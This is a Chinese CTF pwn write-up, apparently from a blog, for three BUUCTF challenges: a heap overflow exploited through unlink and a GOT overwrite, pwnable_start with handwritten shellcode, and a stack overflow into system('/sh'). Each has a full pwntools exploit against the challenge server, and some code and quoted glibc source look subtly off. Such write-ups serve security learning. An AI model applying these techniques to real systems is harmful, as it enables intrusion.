
```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./68
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   83 Symbols      Yes   0
4       ./68
```



```
int menu()
{
  puts("--------------------------------");
  puts("       Magic Heap Creator       ");
  puts("--------------------------------");
  puts(" 1. Create a Heap               ");
  puts(" 2. Edit a Heap                 ");
  puts(" 3. Delete a Heap               ");
  puts(" 4. Exit                        ");
  puts("--------------------------------");
  return printf("Your choice :");
}
```

菜单堆。


create



```
unsigned __int64 create_heap()
{
  int i; // [rsp+4h] [rbp-1Ch]
  size_t size; // [rsp+8h] [rbp-18h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  for ( i = 0; i <= 9; ++i )
  {
    if ( !heaparray[i] )
    {
      printf("Size of Heap : ");
      read(0, buf, 8uLL);
      size = atoi(buf);
      heaparray[i] = malloc(size);
      if ( !heaparray[i] )
      {
        puts("Allocate Error");
        exit(2);
      }
      printf("Content of heap:");
      read_input(heaparray[i], size);
      puts("SuccessFul");
      return __readfsqword(0x28u) ^ v4;
    }
  }
  return __readfsqword(0x28u) ^ v4;
}
```

就是正常的申请空间然后往里面写内容。


edit



```
int edit_heap()
{
  int v1; // [rsp+0h] [rbp-10h]
  char buf[4]; // [rsp+4h] [rbp-Ch] BYREF
  size_t v3; // [rsp+8h] [rbp-8h]

  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( !heaparray[v1] )
    return puts("No such heap !");
  printf("Size of Heap : ");
  read(0, buf, 8uLL);
  v3 = atoi(buf);
  printf("Content of heap : ");
  read_input((void *)heaparray[v1], v3);
  return puts("Done !");
}
```

编辑的时候输入大小就又能随便写，这就有溢出嘛。


delete



```
int delete_heap()
{
  int v1; // [rsp+8h] [rbp-8h]
  char buf[4]; // [rsp+Ch] [rbp-4h] BYRE

  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( !heaparray[v1] )
    return puts("No such heap !");
  free((void *)heaparray[v1]);
  heaparray[v1] = 0LL;
  return puts("Done !");
}
```

这里指针啥的都清空了。

后门函数也有。



```
int l33t()
{
  return system("/bin/sh");
}
```

根据主程序写的，他就是要求往magic的地方写入一个比较大的数字，因为现在libc更新，所以unsortedbin_attack可以说是直接消失了，因为他会检查链表的完整性。

```
 /* Record incoming configuration of top */

 old_top = av->top;
 old_size = chunksize (old_top);
 old_end = (char *) (chunk_at_offset (old_top, old_size));

 brk = snd_brk = (char *) (MORECORE_FAILURE);

 /*
    If not the first time through, we require old_size to be
    at least MINSIZE and to have prev_inuse set.
  */

 assert ((old_top == initial_top (av) && old_size == 0) ||
         ((unsigned long) (old_size) >= MINSIZE &&
          prev_inuse (old_top) &&
          ((unsigned long) old_end & (pagesize - 1)) == 0));

 /* Precondition: not enough current space to satisfy nb request */
 assert ((unsigned long) (old_size) < (unsigned long) (nb + MINSIZE));
```

所以我们在这里就直接用unlink。

回顾一下unlink

```
#define unlink(P, BK, FD)
{
    FD = P->fd;
    BK = P->bk;
    if(FD->bk != P || BK->fd !=p)
    {
        malloc_printerr (check_action, "corrupted d...", P);
    }
    else
    {
        FD->bk = BK;
        BK->fd = FD;
    }
}
```

通过unlink，把劫持heaparray，然后把第一个数组那里写成free的got，参数，参数的地址，都写在这个地方，然后修改free为system，从而拿到shell。


exp

```
# -*- coding: utf-8 -*-
from pwn import *
```


```python
from pwn import *

r = remote('node3.buuoj.cn',26365)
#r = process('./41')
context.log_level = "debug"
elf=ELF("./68")
free_got=elf.got['free']
system_plt=elf.plt['system']
context.log_level='debug'
ptr=0x6020c8

def create(size,content):
    r.recvuntil('Your choice :')
    r.sendline("1")
    r.recvuntil('Size of Heap : ')
    r.sendline(str(size))
    r.recvuntil('Content of heap:')
    r.sendline(content)

def edit(index, size, content):
    r.recvuntil('Your choice :')
    r.sendline('2')
    r.recvuntil('Index :')
    r.sendline(str(index))
    r.recvuntil('Size of Heap : ')
    r.sendline(str(size))
    r.recvuntil('Content of heap : ')
    r.send(content)
#这个地方要特殊注意，因为我们后面输入大小的时候直接按照字符串大小输入的
#如果我们是sendline，那么会多送一个回车，但是read读不进去，因为read的参数大小受限
#所以他会把这个回车留到下一次输入的时候顺便读进去，这就造成了很大的问题
#所以这个地方要格外小心

def delete(index):
    r.recvuntil('Your choice :')
    r.sendline('3')
    r.recvuntil('Index :')
    r.sendline(str(index))

create(0x100,'aaaa')
create(0x20,'bbbb')
create(0x80,'cccc')

payload = p64(0) + p64(0x21) + p64(ptr-0x18) + p64(ptr-0x10)
payload += p64(0x20) + p64(0x90)

edit(1,len(payload),payload)

delete(2)

payload = p64(0) + p64(0) + p64(free_got)
payload += p64(ptr-0x18) + p64(ptr+0x10) + "/bin/sh"

edit(1,len(payload),payload)
edit(0,8,p64(system_plt))

delete(2)

r.interactive()
```

69 pwnable_start

保护



```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./69
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   8 Symbols       No    0
0       ./69
```




```
public _start
_start proc near
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    ':FTC'
push    ' eht'
push    ' tra'
push    'ts s'
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys_write
xor     ebx, ebx
mov     dl, '<'
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```

程序还挺有意思，没有开NX。

显示系统调用号为4的write函数，然后是系统调用号为3的read函数。
先是把那一串文字写出来，然后让你往栈上面输东西。
因为最后两句是 add esp，14h，ret。所以栈的大小是14h，而且没有用esp，就是直接接返回地址。

首先要泄露地址。
因为程序一开始将esp入栈了，所以程序返回之后，栈顶就是之前esp的地址。



```
:08048060
:08048060                       public _start
:08048060 _start                proc near               ; DAT
:08048060                       push    esp
:08048061                       push    offset _exit
:08048066                       xor     eax, eax
:08048068                       xor     ebx, ebx
```

然后溢出，调用系统调用号是11的execve就行了。


程序还规定了写入的大小，用pwntools的话就太多了，所以还是自己手写一个。

exp


```python
from pwn import *

context(os='linux',arch='i386',log_level='debug')

r = remote("node3.buuoj.cn","27571")

payload = 'A'*0x14 + p32(0x8048087)
r.sendafter("Let's start the CTF:",x)

stack = u32(r.recv(4))
print(hex(stack))

esp = stack - 0x4

shellcode ='''
xor ecx,ecx
xor edx,edx
xor eax,eax
mov al,11
xor ebx,ebx
mov ebx,esp
int 0x80
'''

payload = 'A' * 0x14 + p32(esp+0x14+0xc) + '/bin/sh\x00' + asm(shellcode)
r.send(payload)

r.interactive()
```

70 wustctf2020_getshell_2

保护




```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./70
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   78 Symbols      No    0
2       ./70
```



```
ssize_t vulnerable()
{
  char buf[24]; // [esp+0h] [ebp-18h] BYREF

  return read(0, buf, 36u);
}
```

平平无奇栈溢出。




```
int shell()
{
  return system("/bbbbbbbbin_what_the_f?ck__--??/sh");
}
```

但是这个后门函数参数有点问题。

溢出的空间不大，没有办法常规做法。
栈迁移没办法做，不能往bss写一些东西。

回到上面给的那个后门函数，发现可以直接用/sh。

system('/sh')也是后门函数。



```
.rodata:0804866C                 db  2Dh ;
.rodata:0804866D                 db  3Fh ; ?
.rodata:0804866E                 db  3Fh ; ?
.rodata:0804866F                 db  2Fh ; /
.rodata:08048670 aSh             db 'sh',0
.rodata:08048673                 align 4
.rodata:08048674 ; const char s[]
.rodata:08048674 s               db '    __  ___     ______
```

exp

```python
from pwn import *

context(os='linux',arch='i386',log_level='debug')

r = remote('node3.buuoj.cn', 26920)

system_addr = 0x8048529
sh_addr = 0x8048670

payload = 'a' * 28 + p32(system_addr) + p32(sh_addr)
r.send(payload)

r.interactive()
```